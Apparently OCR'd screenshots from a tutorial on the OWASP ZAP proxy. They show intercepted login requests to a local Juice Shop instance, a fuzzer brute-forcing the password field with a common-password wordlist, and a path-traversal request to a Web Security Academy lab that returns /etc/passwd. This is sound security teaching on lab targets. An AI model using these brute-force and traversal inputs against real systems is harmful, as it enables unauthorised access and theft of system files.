



Quick Start | Request | Response


Header: Text | Body: Text


```
POST http://192.168.1.6:3000/rest/user/login HTTP/1.1
Host: 192.168.1.6:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:99.0) Gecko/20100101 Firefox
/99.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 60
Origin: https://192.168.1.6:3000
Connection: keep-alive
Referer: https://192.168.1.6:3000/
Cookie: language=en; welcomebanner_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"email":"ZAP_Book_CH4@zapbook.com","password":"Password0!"}
```



rest
admin
GET:languages
products
GET:saveLoginIp
user
POST:login()({"email":"admin@email.com","password":"p...)
GET:whoami
Sites
i18n
public
GET:font-mfizz.woff
GET:main.js
GET:MaterialIcons-Regular.
GET:polyfills.js
rest
admin
basket
GET:languages
products
user
POST:login()({"email"
Attack
Include in Context
Include Site in Context
Run application
Flag as Context
Exclude from Context
Open/Resend with Request Editor...
Open URL in Browser
Exclude from
Show in History Tab
Open URL in System Browser
Copy URLs to Clipboard
Delete
Manage History Tags...
Export All URLs to File...
Spider...
Active Scan...
Forced Browse Site
Forced Browse Directory
Forced Browse Directory (and Children)
AJAX Spider...
Fuzz...
Content-Length: 836
ETag: W/"344-RQ6YFuWitgiUVEkq
Vary: Accept-Encoding
Date: Sat, 16 Apr 2022 22:18:
Connection: keep-alive
Keep-Alive: timeout=5
{"authentication":{"token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJS
YW1lIjoiIiwiZW1haWwiOiJub25lM
dkZWI4ODJjZjk5Iiwicm9sZSI6ImN
Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
POST http://localhost:3000/rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100
.0) Gecko/20100101 Firefox/100.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 52
Origin: https://localhost:3000
Connection: keep-alive
Referer: https://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent
{"email":"none1@zapproxy.com","password":"password"}
Fuzz Locations:
... Va... # o... # of...
Bo... pa... 25 0
Add...
Remove
Payloads...
Processors...
Remove Without Confirmation
Start Fuzzer
Reset
Cancel



Payloads
Location: Body [42, 50]
Value: password
Payloads:
▲
Type
Description
# of Processors
Add...
Modify...
Remove
Processors...
Top
Up
Down
Bottom
Remove Without Confirmation
Cancel
OK



Add Payload
Type:
File
File:
Select...
Character Encoding:
UTF-8
Limit:
Value:
1000
Comment Token:
#
Ignore Empty Lines:
Ignore First Line:
Payloads Preview:
Save...
Cancel
Add



Add Payload
Type: File
File:
Select...
Character Encoding: UTF-8
Open
Look In: wordlist
asp_files_only.txt
common.txt
IIS.fuzz.txt
top-passwords-shortlist.txt
File Name: top-passwords-shortlist.txt
Files of Type: Any File
Open
Cancel


History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress: 0: HTTP - http://localho..rest/user/login
100%
Current fuzzers: 0
Messages Sent: 25
Errors: 0
Show Errors
Export
Task ID | Message Type | Code | Reason | RTT | Size Resp. Header | Size Resp. Body | Highest Alert | State | Payloads
0 Original 200 OK 234 ms 363 bytes 836 bytes Medium
1 Fuzzed 200 OK 1.2 s 363 bytes 836 bytes password
2 Fuzzed 401 Unauthorized 360 ms 364 bytes 26 bytes 123456
3 Fuzzed 401 Unauthorized 1.2 s 364 bytes 26 bytes 12345678
4 Fuzzed 401 Unauthorized 743 ms 364 bytes 26 bytes abc123
5 Fuzzed 401 Unauthorized 1.04 s 364 bytes 26 bytes querty
6 Fuzzed 401 Unauthorized 919 ms 364 bytes 26 bytes monkey
Alerts 0 4 4 4 Primary Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0


Sites
https://0a64006903e2283ec0b13c7d00a40064.web-security-academy.net
GET:/
GET:academyLabHeader
GET:favicon.ico
GET:image(filename)
GET:product(productId)
GET:resources



Manual Request Editor
Request
Method
Text
Send
GET https://0a64006903e2283ec0b13c7d00a40064.web-security-academy.net/image?filename=../../../etc/passwd HTTP/1.1
Host: 0a64006903e2283ec0b13c7d00a40064.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://0a64006903e2283ec0b13c7d00a40064.web-security-academy.net/product?productId=1
Cookie: session=HbBgsKrnQyJaKLtFN5zTv6DnNBCA7gV3
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Response
Text
HTTP/1.1 200 OK
Content-Type: image/jpeg
Connection: close
Content-Length: 1256
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
Time: 728 ms
Body Length: 1256 bytes
Total Length: 1342 bytes








```
GET http://localhost:3000/rest/basket/6 HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJlbWFpbEBlbWFpbC5jb20i
LCJwYXNzd29yZCI6IjVmNGRjYzNiNWFhNzY1ZDYxZDgzMjdkZWI4ODJjZjk5IiwicmVsZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9r
